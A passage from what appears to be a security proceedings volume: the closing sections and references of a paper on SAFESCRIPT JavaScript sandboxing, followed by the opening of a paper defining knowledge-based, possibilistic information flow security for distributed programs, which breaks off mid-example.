5 Related Work

There are three basic approaches in the literature for safely executing untrusted JavaScript in a web browser. The first approach assumes changes can be made to web standards and web browsers and explores possible defenses in this context. Second, some works restrict untrusted code to a limited subset of the JavaScript language, thereby simplifying source code analysis to determine whether a script is benign or malicious. Third, scripts can be transformed to support dynamic runtime monitoring to ensure they always exhibit benign behaviors.

Changes to browsers and standards. Modification of a browser's JavaScript engine can be used to enforce fine-grained security policies for untrusted code with minimal overheads. This approach is illustrated by CoreScript [20], End-to-End Web Application Security [6], Content Security Policies [16], ConScript [12], WebJail [1], and AdSentry [4] in the literature. These methods require changes to web standards and web browsers, therefore they are not of immediate benefit for today's deployed web applications. In contrast, our mechanism does not require browser modifications or new JavaScript standards.

Restricting scripts to a safe subset of JavaScript. Several recent approaches [3, 7, 9, 10, 11] propose limiting the JavaScript language features that untrusted scripts are allowed to use. The limitation is enforced statically by checking the untrusted script and ensuring it conforms to the language restrictions. Only those language features that are statically deterministic and amenable to analysis are allowed. Since much of the policy enforcement is done statically, these solutions typically have good runtime performance. In the cases of FBJS [7] and ADsafe [3], untrusted scripts are allowed to make calls to a runtime access-controlled DOM interface, which incurs some overhead but affords some additional control. The most significant problem with these approaches is that they are not applicable when untrusted code included by the integrator does not conform to this subset. This includes typical constructs of the JavaScript language such as the `with` statement or the ability to use objects as associative arrays (i.e., hash tables), even though the scripts using these could be benign.

Code transformation and runtime monitoring approaches. Many recent approaches [2, 8, 13, 14, 15, 20] transform untrusted JavaScript code or wrap the DOM to interpose runtime policy enforcement checks and thereby prevent attacks. Among these, Ofuonye and Miller [13], BrowserShield [15] and Caja [8] are closest to our SAFESCRIPT framework. BrowserShield [15] is designed to enable a single principal to execute code on a page without triggering known browser vulnerabilities. Caja transforms CSS, HTML and scripts into a safe version to ensure the security of the web page. For access control, BrowserShield inserts pointers to security monitor functions into the JavaScript environment's scope and prototype chains, thereby masking references to actual sensitive APIs. Caja [8] uses a whitelist to identify sensitive browser APIs for the purposes of access control. Conversely, BrowserShield uses a blacklist approach, which has less complexity and overhead but may leave unanticipated vulnerabilities exposed. Since BrowserShield and Caja perform deep runtime parsing and transformation of the page, the methods pay great overheads as reported in their works. Ofuonye and Miller [13] implemented some optimization techniques to improve performance. Different from these works, SAFESCRIPT uses a lightweight transformation approach based on identifier resolution. The implementation uses a JavaScript interpreter to instrument the code, and, as demonstrated in Section 4, the runtime overhead of SAFESCRIPT is highly competitive compared to BrowserShield and Caja. In addition, SAFESCRIPT also supports principal-based security policy enforcement, which is lacking in the above mentioned methods.

6 Conclusion

We have presented SAFESCRIPT, a dynamic JavaScript transformation technique for enforcing security properties on untrusted JavaScript code. By taking complete control of the JavaScript identifier resolution mechanism, we assure that the runtime policy enforcement mechanism can isolate namespacees and control a principal's access to sensitive objects.

SAFESCRIPT provides support for all standard APIs and assures strong security through complete mediation. It is a forward-compatible solution since future versions of ECMA standards are expected to have similar native features for isolating untrusted code. Therefore, the deployment effort required by SAFESCRIPT, which includes ensuring a clear separation of trusted from untrusted code and specification of which sensitive APIs are made available to untrusted code, will contribute to the effort required to deploy future browser code isolation features.

Though the absolute performance of SAFESCRIPT has room for further improvement, it is very effective in case of small, light untrusted user scripts and advertisements on web pages. SAFESCRIPT is a promising and effective solution for today's web model that can safeguard web applications and end users from advertisements and other forms of untrusted JavaScript content.

Acknowledgments. We would like to thank our shepherd Dieter Gollmann for his helpful and thorough feedback on drafts. This research is supported in-part by the following grants from the U.S. National Science Foundation: CNS-1065537, CNS-0845894, DGE-1069311, and by an international postdoc grant from the Swedish Research Council (VR).

References

1. Van Acker, S., De Ryck, P., Desmet, L., Piessens, F., Joosen, W.: WebJail: Least-privilege integration of third-party components in web mashups. In: Twenty-Seventh Annual Computer Security Applications Conference (ACSAC 2011), pp. 307–316 (2011)
2. Agten, P., Van Acker, S., Brondsema, Y., Phung, P.H., Desmet, L., Piessens, F.: JSand: Complete client-side sandboxing of third-party JavaScript without browser modifications. In: Annual Computer Security Applications Conference (ACSAC 2012), pp. 1–10 (2012)

3. Douglas Crockford. ADsafe, `http://www.adsafe.org/`
4. Dong, X., Tran, M., Liang, Z., Jiang, X.: AdSentry: Comprehensive and flexible confinement of JavaScript-based advertisements. In: Twenty-Seventh Annual Computer Security Applications Conference (ACSAC 2011), pp. 297–306 (2011)
5. Ecma International. ECMAScript language specification, Standard ECMA-262, 3rd edn. (December 1999)
6. Erlingsson, U., Benjamin Livshits, V., Xie, Y.: End-to-end web application security. In: 11th Workshop on Hot Topics in Operating Systems, San Diego, CA, USA (May 2007)
7. Facebook Developers. Facebook JavaScript, `http://wiki.developers.facebook.com/index.php/FBJS` (retrieved on July 19, 2013)
8. Google Caja. A source-to-source translator for securing JavaScript-based web content, `http://code.google.com/p/google-caja/`
9. Benjamin Livshits, V., Guarnieri, S.: Gatekeeper: Mostly static enforcement of security and reliability policies for JavaScript code. In: 18th USENIX Security Symposium, Montreal, Canada (August 2009)
10. Maffeis, S., Mitchell, J.C., Taly, A.: Language-based isolation of untrusted JavaScript. In: 22nd IEEE Computer Security Foundations Symposium, Port Jefferson, NY, USA (July 2009)
11. Maffeis, S., Mitchell, J.C., Taly, A.: Run-time enforcement of secure JavaScript subsets. In: 3rd Workshop in Web 2.0 Security and Privacy, Oakland, CA, USA (May 2009)
12. Meyerovich, L., Livshits, B.: ConScript: Specifying and Enforcing Fine-Grained Security Policies for JavaScript in the Browser. In: Proceedings of the 2010 IEEE Symposium on Security and Privacy, SP 2010. IEEE Computer Society (2010)
13. Ofuonye, E., Miller, J.: Securing web-clients with instrumented code and dynamic runtime monitoring. Journal of Systems and Software 86(6), 1689–1711 (2013)
14. Phung, P.H., Sands, D., Chudnov, A.: Lightweight self-protecting JavaScript. In: ACM Symposium on Information, Computer and Communications Security, Sydney, Australia (March 2009)
15. Reis, C., Dunagan, J., Wang, H.J., Dubrovsky, O., Esmeir, S.: BrowserShield: Vulnerability-driven filtering of dynamic HTML. In: 7th Symposium on Operating Systems Design and Implementation, Seattle, WA, USA (November 2006)
16. Stamm, S., Sterne, B., Markham, G.: Reining in the web with content security policy. In: Proceedings of the 19th International Conference on World Wide Web, pp. 921–930 (2010)
17. Wikipedia. Narcissus (JavaScript engine) (2012), `http://en.wikipedia.org/wiki/Narcissus_(JavaScript_engine)` (Online; accessed December 12, 2012)
18. World Wide Web Consortium. Document object model (DOM) level 2 core specification (November 2000), `http://www.w3.org/TR/DOM-Level-2-Core/`
19. Yigit, O.: Hash functions, `http://www.cse.yorku.ca/~oz/hash.html`
20. Yu, D., Chander, A., Islam, N., Serikov, I.: JavaScript instrumentation for browser security. In: Proceedings of the 34th Proceedings of the SIGACT-SIGPLAN Symposium on Principles of Programming Languages, pp. 237–249 (2007)

A Logic for Information Flow Analysis of Distributed Programs

Musard Balliu

School of Computer Science and Communication
KTH Royal Institute of Technology, Stockholm, Sweden
musard@kth.se

Abstract. Securing communication in large scale distributed systems is an open problem. When multiple principals exchange sensitive information over a network, security and privacy issues arise immediately. For instance, in an online auction system we may want to ensure that no bidder knows the bids of any other bidder before the auction is closed. Such systems are typically interactive/reactive and communication is mostly asynchronous, lossy or unordered. Language-based security provides language mechanisms for enforcing end-to-end security. However, with few exceptions, previous research has mainly focused on relational or synchronous models, which are generally not suitable for distributed systems.

This paper proposes a general knowledge-based account of possibilistic security from a language perspective and shows how existing trace-based conditions fit in. A syntactic characterization of these conditions, given by an epistemic temporal logic, shows that existing model checking tools can be used to enforce security.

Keywords: possibilistic information flow, logic of knowledge, language-based security, verification.

1 Introduction

The emergence of ubiquitous computing paradigm makes software security more and more a real concern. Web browsers, smartphones, clouds are only few examples where untrusted and partially trusted code is regularly executed alongside applications processing personal sensitive data. In addition, current trends in computing such as code mobility and platform independence make the situation even worse. Attackers can then exploit vulnerabilities and deduce information about sensitive data by observing the behavior of malicious, or simply buggy, programs.

Information flow security policies [1], if successfully enforced or verified, prevent different types of confidentiality and integrity attacks. Language-based security provides end-to-end guarantees by means of programming language techniques. However, most work on language-based security models of information flow assumes synchronous or relational communication [2, 3, 4]. Although these models are important in many settings, they are not obviously well suited for distributed programs where communication is interactive/reactive, nondeterministic and mostly asynchronous, lossy or unordered. The result is that programs that are considered insecure in one model may be secure in another, and vice versa.

Moreover, information flow policies are hard to verify in practice. The majority of static analyses for information flow security use standard methods such as security type systems [5, 3]. These analyses are efficient and attempt to ensure a strict separation, up to declassification and endorsement, between the sensitive part of the computation and the observable part of the computation. Obviously, if both parts are separated, it is impossible to learn anything about the sensitive data by observing the public data. Despite their efficiency, these methods lack the precision needed to handle programs where public and sensitive information are securely interwoven. Few works [6, 7, 8], at least in the setting of software security, attempt to deduce what is learned by observing the public effects of the computation, and then verify that the acquired knowledge does not break a given information flow policy toward sensitive data.

Motivating Example. An online auction is a distributed system consisting of an auctioneer A and several bidders B_i competing for items I_k. Such systems are complex and usually involve both message passing and shared memory. For example, the auctioneer may receive messages from bidders who want to participate in the auction and associate a dedicated thread to each request. Then, depending on the auction protocol, each thread may read and write to a private shared array containing bids for all bidders and items. Several information flow policies may be worth enforcing in this scenario[1].

P_1 : The authentication code (pwd) of bidder B_i is always (G) secret wrt. any bidder B_j. In logic: $G \neg K_{B_j}(pwd_{B_i} = v)$.
P_2 : The sequence of bids of bidder B_i remains secret wrt. all bidders B_j until (W) the auction is closed. In logic: $L_{B_j}(secArray = v)\ W\ aClosed$.
P_3 : Only the first 3 bids of bidder B_i are considered secret wrt. any bidder B_j until the auction is closed. In logic: $L_{B_j}(\phi(b^i_1, b^i_2, b^i_3))\ W\ aClosed$.
P_4 : Any bid of bidder B_3 remains secret wrt. a colluding attack of B_1 and B_2. In logic: $GL_{B_1,B_2}(b^3 = v)$.
P_5 : The system may nondeterministically select a subset of bids from the private array, compute the maximum and promote an item I^* to the winner B^*. The output of this process may be considered secret wrt. any bidder $B_j \neq B^*$. In logic: $G \neg K_{B_j}(out(B^*, I^*))$.

As illustrated above, several issues should be handled to enforce the security policies of such systems. First, they are inherently nondeterministic, hence possibilistic notions of information flow security are needed. Second, distributed programs are usually interactive/reactive, which requires protection of sequences of (input or output) events as opposed to classical relational models where the

[1] The reader can already get the flavor of the logic used for security specifications.

input is read in the beginning of execution. Third, security policies are usually dynamic and involve controlled release of secret information. Finally, in distributed settings attackers may collude and share their observations to disclose secret information.

In this paper we model distributed systems in a trace-based setting where an execution trace is a sequence of events on channels. Security properties are expressed in terms of knowledge-based (epistemic) conditions over system traces. The security model brings out what events $\mathcal{O}$ on channels an observer can see and what observations on events $\mathcal{P}$ should be protected. Then the system is secure if the knowledge about events in $\mathcal{P}$ of an observer who makes observations in $\mathcal{O}$, at any point in the execution trace, is in accordance with the security policy at that point. Namely, the observer is unable to learn more information than what is allowed at a given point while moving to a successive point of the same trace and possibly making a new observation. This model fits well with current knowledge-based approaches to information flow security [9, 6, 10], and, inspired by work of Guttman and Nadel [11], by being explicit about the information that needs to be protected, it allows a very general treatment of secret information, both as high level input and output events, and as relationships between events, say ordering, multiplicity, and interleaving. We show that several possibilistic conditions such as Separability, Generalized Noninterference, Nondeducibility, Nondeducibility on Outputs and Nondeducibility on Strategies are accurately reflected in the epistemic setting.

Then we turn to the verification problem and present a linear time epistemic logic, with past time operators, which allows us to syntactically characterize security properties. The logic can be used as specification language for expressing possibilistic information flow policies. This enables modeling of the intricate and precise policies described in the motivating example and, at the same time, ensures separation between the actual code and the policy. Recent advances software model checking and automated theorem proving show that verification of temporal epistemic properties for distributed systems is feasible [12]. Our tool, ENCoVer [13], an extension of Java Pathfinder, can verify information flow policies for interactive sequential programs. However, scalability and complexity of verification are issues that we postpone to future work. An extended version of the present paper, which includes the proofs, can be found in [14].

2 Security Model

Program Model. A model $\mathcal{M}$ is a set of finite or infinite traces induced by the program semantics. A trace τ is a sequence of actions relevant to the analysis. For instance, it can be messages sent over channels, read/write operations to shared memory, logical time ticks and so on. We write $|\tau|$ for the length (number of actions) of the trace τ. Whenever $|\tau| = \infty$, the trace has infinite length. A *point* is a pair (τ, i), where τ is a trace and $0 \leq i \leq |\tau|$. The function *trace* maps trace points to the prefix of the trace up to that point, namely $\mathit{trace}(\tau, i)$ denotes the sequence of actions α_j, where $0 \leq j < i$. In our setting, the actions belong to a set $Act = \{\mathbf{out}(c,v),\ \mathbf{in}(c,v) \mid v \in \mathit{Val}, c \in \mathit{Chan}\} \cup \{\epsilon\}$, where Val is the domain of values and $\mathbf{in}(c,v)$ (resp. $\mathbf{out}(c,v)$) denotes the input (output) of value v on channel $c \in \mathit{Chan}$. The silent action is ϵ. We write $\tau_1 \bullet \tau_2$ for concatenation of two traces and $\tau \bullet \alpha$ for concatenation of trace τ with action α. The empty trace is ε and trace interleaving $\ltimes(\tau_1, \tau_2)$ is a set of traces coinductively defined as expected. The set inclusion is denoted as $\preceq$ and $\tau(i)$ is the i-th action of trace τ. The projection of a trace τ on a set of actions $\mathcal{A} \subseteq Act$ is defined as the subsequence of actions from $\mathcal{A}$ and denoted as $\tau_{\downarrow\mathcal{A}}$. Models can be enriched with structure by defining particular relations. In particular, given a poset $(S, \sqsubseteq)$, an upper closure operator (for short *uco*) is a function $\rho : S \to S$ such that $(a) \forall s \in S.\ s \sqsubseteq \rho(s)$, $(b) \forall s_1, s_2 \in S.\ s_1 \sqsubseteq s_2 \Rightarrow \rho(s_1) \sqsubseteq \rho(s_2)$, $(c) \forall s \in S.\ \rho(s) = \rho(\rho(s))$.

Security Policy. We are mainly concerned with protecting confidentiality of actions on channels, hence we assume a set of security levels $\mathcal{L}$ for confidentiality and a relation $\sqsubseteq$ over $\mathcal{L}$. Moreover, we consider two observers (potentially sets of agents), one of security level $\mathtt{H}$ and the other of security level $\mathtt{L}$, which interact with the system by providing inputs and receiving outputs on channels of the same security level. Each agent has different clearance represented by a poset $(\mathcal{L}, \sqsubseteq)$ of two elements $\mathcal{L} = \{\mathtt{H}, \mathtt{L}\}$ with $\mathtt{L} \sqsubseteq \mathtt{H}$. A partial function $\mathcal{S} : \mathit{Chan} \rightharpoonup \mathcal{L}$, mapping channels to security levels, determines the set of channels accessible to each observer. Then the security policy is defined as a pair $\mathcal{P}ol = (\mathcal{O}, \mathcal{P})$ where $\mathcal{O}$ is the set of channels that an observer can control and $\mathcal{P}$ is the set of channels to be protected. Usually we define $\mathcal{O} = \{c \in \mathit{Chan} \mid \mathcal{S}(c) = \mathtt{L}\}$ and $\mathcal{P} = \{c \in \mathit{Chan} \mid \mathcal{S}(c) = \mathtt{H}\}$. The fact that $\mathcal{S}$ is partially defined allows us to model channels which are invisible to the observer, yet not subject to protection.

Security Condition. The security condition determines when a model $\mathcal{M}$ is secure with respect to a security policy $(\mathcal{O}, \mathcal{P})$. Here we define security in terms of the knowledge of an observer who knows the system specification[2] and interacts through channels in $\mathcal{O}$. The security condition prevents the observer from learning information about (properties of) interactions through channels in $\mathcal{P}$. First we define the observer knowledge at point (τ, i) as

$$\mathcal{K}(\tau, i, \mathcal{O}) = \{\tau' \mid \tau' \in \mathcal{M} \wedge (\tau', i') =_{\downarrow\mathcal{O}} (\tau, i) \wedge |i - i'| \leq t\}$$

where t is a *synchrony* parameter of the observer, $0 \leq i' \leq |\tau|$ and $(\tau', i') =_{\downarrow\mathcal{O}} (\tau, i)$ if the projection of (τ, i) and (τ', i') on actions in $\mathcal{O}$ is the same, namely, $(\tau', i')_{\downarrow\mathcal{O}} = (\tau, i)_{\downarrow\mathcal{O}}$. Intuitively, $\mathcal{K}(\tau, i, \mathcal{O})$ represents the set of traces that the observer considers possible based on its observations up to point (τ, i) and having synchrony parameter t. In particular, in a synchronous system $t = 0$, i.e. the observer knows the exact logical time. An asynchronous system can similarly be modeled by $t = \infty$. Models of semi-synchronous systems, where the observer

[2] In a language-based security setting the attacker is usually assumed to have complete knowledge of the program code.

knows the time approximately, can also be expressed. Then we define projection of trace τ on a set of channels $\mathcal{C}$, where $e(c,v)$ denotes an event on channel c.

$$\tau_{\downarrow\mathcal{C}} ::= \begin{cases} \varepsilon & \text{if } \tau = \varepsilon \\ e(c,v) :: \tau'_{\downarrow\mathcal{C}} & \text{if } c \in \mathcal{C} \text{ and } \tau = e(c,v) \bullet \tau' \\ \tau'_{\downarrow\mathcal{C}} & \text{if } c \notin \mathcal{C} \text{ and } \tau = e(c,v) \bullet \tau' \end{cases}$$

Notice that we leave the meaning of the :: operator undefined. By default we interpret :: as concatenation, however it need not be, as we will see when discussing different security policies.

At this point we have all ingredients to present the knowledge-based security condition. The intuition is simple: given a model $\mathcal{M}$ and a security policy $\mathcal{P}ol = (\mathcal{O}, \mathcal{P})$, the condition ensures that for each point $i+1$ of trace τ, the observer's knowledge about actions in $\mathcal{P}$ is not greater than its knowledge at the previous point i.

Definition 1 (Knowledge-based Security). *Let $\mathcal{M}$ be a model and $\mathcal{P}ol = (\mathcal{O}, \mathcal{P})$ a security policy. Then $\mathcal{M}$ is* secure *wrt. $\mathcal{P}ol$ if for all $\tau \in \mathcal{M}$, $0 \le i < |\tau|$*

$$\mathcal{K}(\tau, i, \mathcal{O})_{\downarrow\mathcal{P}} \preceq \mathcal{K}(\tau, i+1, \mathcal{O})_{\downarrow\mathcal{P}}$$

We illustrate the main idea behind the security condition with an example.

Example 1. Consider a program $P ::= \mathbf{in}(c_1, x); \mathbf{out}(c_2, x)$ which receives a boolean value on input channel c_1 and sends it on output channel c_2. The model $\mathcal{M}_P$ of P consists of two traces $\tau_1 = \mathbf{in}(c_1, \mathit{true}) \bullet \mathbf{out}(c_2, \mathit{true})$ and $\tau_2 = \mathbf{in}(c_1, \mathit{false}) \bullet \mathbf{out}(c_2, \mathit{false})$. The goal is to check whether $\mathcal{M}_P$ satisfies the policy $\mathcal{P}ol = (\mathcal{O}, \mathcal{P})$, where $\mathcal{O} = \{c_2\}$ and $\mathcal{P} = \{c_1\}$. Namely, we check if agent L, the attacker, who knows $\mathcal{M}_P$ and observes values on channel c_2, can deduce information about activity of agent H on channel c_1. We identify agent L with $\mathcal{O}$ and agent H with $\mathcal{P}$. Then, applying Def. 2, we obtain ($k \in \{1,2\}$):

- $\mathcal{K}(\tau_k, 0, \mathtt{L})_{\downarrow\mathtt{H}} = \mathcal{K}(\tau_k, 1, \mathtt{L})_{\downarrow\mathtt{H}} = \{\mathbf{in}(c_1, \mathit{true}), \mathbf{in}(c_1, \mathit{false})\}$
- $\mathcal{K}(\tau_1, 2, \mathtt{L})_{\downarrow\mathtt{H}} = \{\mathbf{in}(c_1, \mathit{true})\}$ and $\mathcal{K}(\tau_2, 2, \mathtt{L})_{\downarrow\mathtt{H}} = \{\mathbf{in}(c_1, \mathit{false})\}$

The program is insecure since $\mathcal{K}(\tau_1, 1, \mathtt{L})_{\downarrow\mathtt{H}} \not\preceq \mathcal{K}(\tau_1, 2, \mathtt{L})_{\downarrow\mathtt{H}}$. Namely, when the attacker observes $\mathbf{out}(c_2, \mathit{true})$, he refines his knowledge about secret actions from $\{\mathbf{in}(c_1, \mathit{true}), \mathbf{in}(c_1, \mathit{false})\}$ to $\{\mathbf{in}(c_1, \mathit{true})\}$ and deduces that value *true* was input on channel c_1 by agent H.

The security condition in Def. 1 can be relaxed to deal with different forms of dynamic policies [15, 10]. A release (or declassification) policy $\mathcal{R}(\tau, i, \mathcal{P})$ at point (τ, i) is a property of $\mathcal{P}$, i.e., subset of $\mathcal{M}_{\downarrow\mathcal{P}}$, representing the knowledge that the observer is allowed to learn at that point. Consequently, a program is secure if the attacker's knowledge and the released knowledge at point (τ, i) is not greater than the attacker's knowledge at point $(\tau, i+1)$.

Definition 2 (Security wrt. Release). *Let $\mathcal{M}$ be a model with security policy $\mathcal{P}ol = (\mathcal{O}, \mathcal{P})$ and release policy $\mathcal{R}(\tau, i, \mathcal{P})$. Then $\mathcal{M}$ is* secure *wrt. $\mathcal{P}ol$ and $\mathcal{R}(\tau, i, \mathcal{P})$ if for all $\tau \in \mathcal{M}$, $0 \le i < |\tau|$*

$$\mathcal{K}(\tau, i, \mathcal{O})_{\downarrow\mathcal{P}} \cap \mathcal{R}(\tau, i, \mathcal{P}) \preceq \mathcal{K}(\tau, i+1, \mathcal{O})_{\downarrow\mathcal{P}}$$

If no action from $\mathcal{P}$ is released, $\mathcal{R}(\tau, i, \mathcal{P}) = \mathcal{M}_{\downarrow\mathcal{P}}$ and Def. 1 and Def. 2 coincide. Reconsider Ex. 1 with release policy $\mathcal{R}(\tau_1, 1, \mathtt{H}) = \{\mathbf{in}(c_1, \mathit{true})\}$ and $\mathcal{R}(\tau_2, 1, \mathtt{H}) = \{\mathbf{in}(c_1, \mathit{false})\}$. Then P is secure as $\mathcal{K}(\tau_1, 1, \mathtt{L})_{\downarrow\mathtt{H}} \cap \{\mathbf{in}(c_1, \mathit{true})\} \preceq \mathcal{K}(\tau_1, 2, \mathtt{L})_{\downarrow\mathtt{H}}$ and $\mathcal{K}(\tau_2, 1, \mathtt{L})_{\downarrow\mathtt{H}} \cap \{\mathbf{in}(c_1, \mathit{false})\} \preceq \mathcal{K}(\tau_2, 2, \mathtt{L})_{\downarrow\mathtt{H}}$.

In a distributed setting, different agents may form coalitions and share observations in order to disclose secret information about other agents. The following definition gives a security condition in presence of colluding attacks.

Definition 3 (Security wrt. Collusion). *Let $\mathcal{M}$ be a model and two agents a_1, a_2 observing, resp., $\mathcal{O}_1, \mathcal{O}_2$. Then $\mathcal{M}$ secure wrt. a* colluding attack *on $\mathcal{P}$ if $\mathcal{M}$ is secure wrt. policy $(\mathcal{O}_1 \cup \mathcal{O}_2, \mathcal{P})$.*

Example 2. Let P be a program with $c_1 \in \mathcal{P}$, $c_2 \in \mathcal{O}_1$ and $c_3 \in \mathcal{O}_2$. P is secure wrt. policies $\mathcal{P}ol_1 = (\mathcal{O}_1, \mathcal{P})$ and $\mathcal{P}ol_2 = (\mathcal{O}_2, \mathcal{P})$, but insecure wrt. a colluding attack, i.e., the policy $\mathcal{P}ol = (\mathcal{O}_1 \cup \mathcal{O}_2, \mathcal{P})$.

$$P ::= \left[\begin{array}{l} \mathbf{in}(c_1, x) \\ \mathbf{if}\ x\ \mathbf{then}\ \mathbf{out}(c_2, 0) || \mathbf{out}(c_3, 1) \\ \mathbf{else}\ \mathbf{out}(c_2, 0); \mathbf{out}(c_3, 1) \end{array}\right.$$

To see this, consider the program model $\mathcal{M}_P = \{\mathbf{in}(c_1, 1) \bullet \mathbf{out}(c_2, 0) \bullet \mathbf{out}(c_3, 1),\ \mathbf{in}(c_1, 1) \bullet \mathbf{out}(c_3, 1) \bullet \mathbf{out}(c_2, 0),\ \mathbf{in}(c_1, 0) \bullet \mathbf{out}(c_2, 0) \bullet \mathbf{out}(c_3, 1)\}$ where the secret on c_1 is binary and $||$ denotes the nondeterministic choice. If an agent merely observes the value received on his channel, there is nothing he can tell about the secret bit on c_1. However, if they collude, the observation of low sequence $\mathbf{out}(c_3, 1) \bullet \mathbf{out}(c_2, 0)$ reveals that the secret bit was 1.

Trace-Based Conditions. We next introduce several possibilistic information flow conditions from the literature and briefly discuss the flavor of each. The reason is two-fold; first to identify which aspects of security they enforce and, second, to show how these aspects can be captured by the knowledge-based conditions. We denote projection of trace τ on a set $\mathcal{A}$ as $\tau_{\mathcal{A}}$ (instead of $\tau_{\downarrow\mathcal{A}}$) to distinguish from the knowledge-based condition.

Separability was first introduced by McLean [16]. The goal is to ensure a logical separation between secret and public computations in both directions.

Definition 4 (Sep). *A model $\mathcal{M}$ satisfies* separability *if*

$$\forall \tau, \tau' \in \mathcal{M}, \forall \tau^* \in \ltimes(\tau_{\mathtt{L}}, \tau'_{\mathtt{H}}), \tau^* \in \mathcal{M}$$

A version of separability for synchronous systems has been proposed in [8].

Definition 5 (SSep). *A model $\mathcal{M}$ satisfies* synchronous separability *if*

$$\forall \tau, \tau' \in \mathcal{M},\ \exists \tau^* \in \mathcal{M}.\ \tau^*_{\mathtt{L}} = \tau_{\mathtt{L}}\ \mathit{and}\ \tau^*_{\mathtt{H}} = \tau'_{\mathtt{H}}$$

Generalized noninterference is a relaxation of separability and it ensures that low computation is independent of the sequence of high inputs $\mathtt{HI}$ [16].

Definition 6 (GNI). *Model $\mathcal{M}$ satisfies* generalized noninterference *if*

$$\forall \tau, \tau' \in \mathcal{M}, \forall \tau^* \in \ltimes(\tau_{\mathtt{L}}, \tau'_{\mathtt{HI}}),\ \exists \tau'' \in \mathcal{M},\ \tau^* = \tau''_{\mathtt{L}\cup\mathtt{HI}}$$

Moreover, GNI prevents the low user from deducing information about both occurrences and non occurrences of high inputs. Nondeducibility, introduced by Sutherland [17], considers the system as a set of possible worlds W and defines security in terms of (information) functions f and g, such that for all $w_1, w_2 \in W$, there exists $w_3 \in W$ and $f(w_1) = f(w_3)$ and $g(w_2) = g(w_3)$. If one interprets f as computing the sequence of high input events and g as computing the sequence of low events, then nondeducibility can be defined as follows.

Definition 7 (ND). *A model $\mathcal{M}$ satisfies* nondeducibility *if*

$$\forall \tau, \tau' \in \mathcal{M},\ \exists \tau^* \in \mathcal{M}.\ \tau^*_{\mathtt{HI}} = \tau_{\mathtt{HI}}\ \textit{and}\ \tau^*_{\mathtt{L}} = \tau'_{\mathtt{L}}$$

One drawback of GNI and ND is that they are not adequate for systems that need to protect high output events or generate secrets internally. To solve this issue Guttman and Nadel introduced nondeducibility on outputs which prevents deductions of high events [11] and allows information flowing from low user inputs, here LI, to high outputs.

Definition 8 (NDO). *A model $\mathcal{M}$ satisfies* nondeducibility on outputs *if*

$$\forall \tau, \tau' \in \mathcal{M},\ \tau_{\mathtt{LI}} = \tau'_{\mathtt{LI}},\ \exists \tau^* \in \mathcal{M}.\ \tau^*_{\mathtt{H}\cup\mathtt{LI}} = \tau_{\mathtt{H}\cup\mathtt{LI}}\ \textit{and}\ \tau^*_{\mathtt{L}} = \tau'_{\mathtt{L}}$$

On the other hand, ND and GNI are too weak to ensure security for systems that exploit internal nondeterminism to transmit secrets through strategies implemented by high users [18]. A strategy is a function from sequences of high inputs and high outputs to values in a domain. A high user can use a strategy to compute the next input value on a high channel, as a function of the history of high values, and transmit information to a low user.

Definition 9 (NDS). *Let $\mathcal{M}$ be a model and $s_1, s_2 : \mathcal{M} \rightarrow Val$ two high strategies. Then $\mathcal{M}$ satisfies* nondeducibility on strategies *if*

$$\forall \tau, \tau' \in \mathcal{M},\ s_1(\tau_{\mathtt{L}}) = s_2(\tau'_{\mathtt{L}}) \Rightarrow \tau_{\mathtt{L}} = \tau'_{\mathtt{L}}$$

Most of the trace-based conditions assume either synchronous or asynchronous models. However, in language-based security, the knowledge of program code can give partial information about the order of events on high and low channels,and yet the program can be considered secure. We illustrate this fact with an example.

Example 3. Consider program P where $\{c_1, c_2\} \in \mathcal{P}$ and $\{c_3\} \in \mathcal{O}$.

$$\mathbf{in}(c_1, \mathit{secret}); \mathbf{out}(c_2, \mathit{secret}); \mathbf{out}(c_3, \text{"Done"})$$

The program receives a secret input from a high agent, writes to a file of the same agent and notifies the low agent that the operation is completed. In an asynchronous model, the secret is first received on c_1 and it is sent on c_2 or c_3 in any order. Hence $\mathcal{M}$ consists of the following traces:

$$\mathbf{in}(c_1, v_i) \bullet \mathbf{out}(c_2, v_i) \bullet \mathbf{out}(c_3, \text{"Done"}),$$
$$\mathbf{in}(c_1, v_i) \bullet \mathbf{out}(c_3, \text{"Done"}) \bullet \mathbf{out}(c_2, v_i)$$

It can be easily checked that $\mathcal{M}$ does not satisfy Sep and GNI, since the system is not closed under interleavings between H and L events. On the other hand, it seems reasonable to accept P as secure. The knowledge-based condition in Def. 1 accepts $\mathcal{M}$ wrt. policy $(\mathcal{O}, \mathcal{P})$ as do ND and NDO.

This example raises the question of what security policy a condition is enforcing and how these conditions can be interpreted in a unified framework.

3 Policies via Examples

We now introduce, by means of examples, different security policies using the epistemic security conditions. The set of channels in $\mathcal{P}$ and the set of channels in $\mathcal{O}$ are, resp., identified with H and L. Moreover, we redefine the semantics of the :: operator to handle different policies. We always define :: as concatenation when projecting on channels in $\mathcal{O}$. This reflects the assumption of perfect recall attacker with unbounded memory. Furthermore, given the set of high channels in $\mathcal{P}$, we write $\mathit{Set}(\mathtt{H})$ or just H to define :: as set union and $\mathit{Mul}(\mathtt{H})$ to define :: as multiset union. Finally, $\mathit{Seq}(\mathtt{H})$ defines :: as concatenation, while $\mathit{Seq}(\mathtt{H}\ \bot)$ defines :: as concatenation and replaces events in L with the special symbol $\bot$. For example, $(\mathtt{L}, \mathit{Mul}(\mathtt{H}))$ defines a policy which protects the multiplicity of high actions wrt. an attacker that observes actions in $\mathcal{O}$. Likewise, the policy $(\mathtt{L}, \mathit{Seq}(\mathtt{H}\ \bot))$ prevents the attacker from deducing information about interleavings of high actions in $\mathcal{P}$ with low actions in $\mathcal{O}$. Whenever the action type is unimportant, we write $l_1, l_2, \cdots$ for actions in L and $h_1, h_2, \cdots$ for actions in H. In the examples, traces are numbered as $\tau_1, \tau_2, \cdots$ following the order they appear in $\mathcal{M}$.

The first point we want to make is what happens in relational models of information flow where inputs are read in the beginning of program execution. All direct and implicit flows from high channels to low channels are captured by the security policy $(\mathtt{L}, \mathtt{H})$.

Example 4. Let a model $\mathcal{M}$ consist of two traces $\mathcal{M} = \{h_1 \bullet h_2 \bullet l_1,\ \ h_1 \bullet h_3 \bullet l_2\}$. Is $\mathcal{M}$ secure wrt. policy $\mathcal{P}ol = (\mathtt{L}, \mathtt{H})$? Intuitively, the answer should be negative as an attacker can associate h_2 with observation l_1 and h_3 with observation l_2. Applying Def. 1, with $0 \le i \le 2$, we obtain

- $\mathcal{K}(\tau_1, i, \mathtt{L})_{\downarrow\mathtt{H}} = \mathcal{K}(\tau_2, i, \mathtt{L})_{\downarrow\mathtt{H}} = \{h_1, h_2, h_3\}$
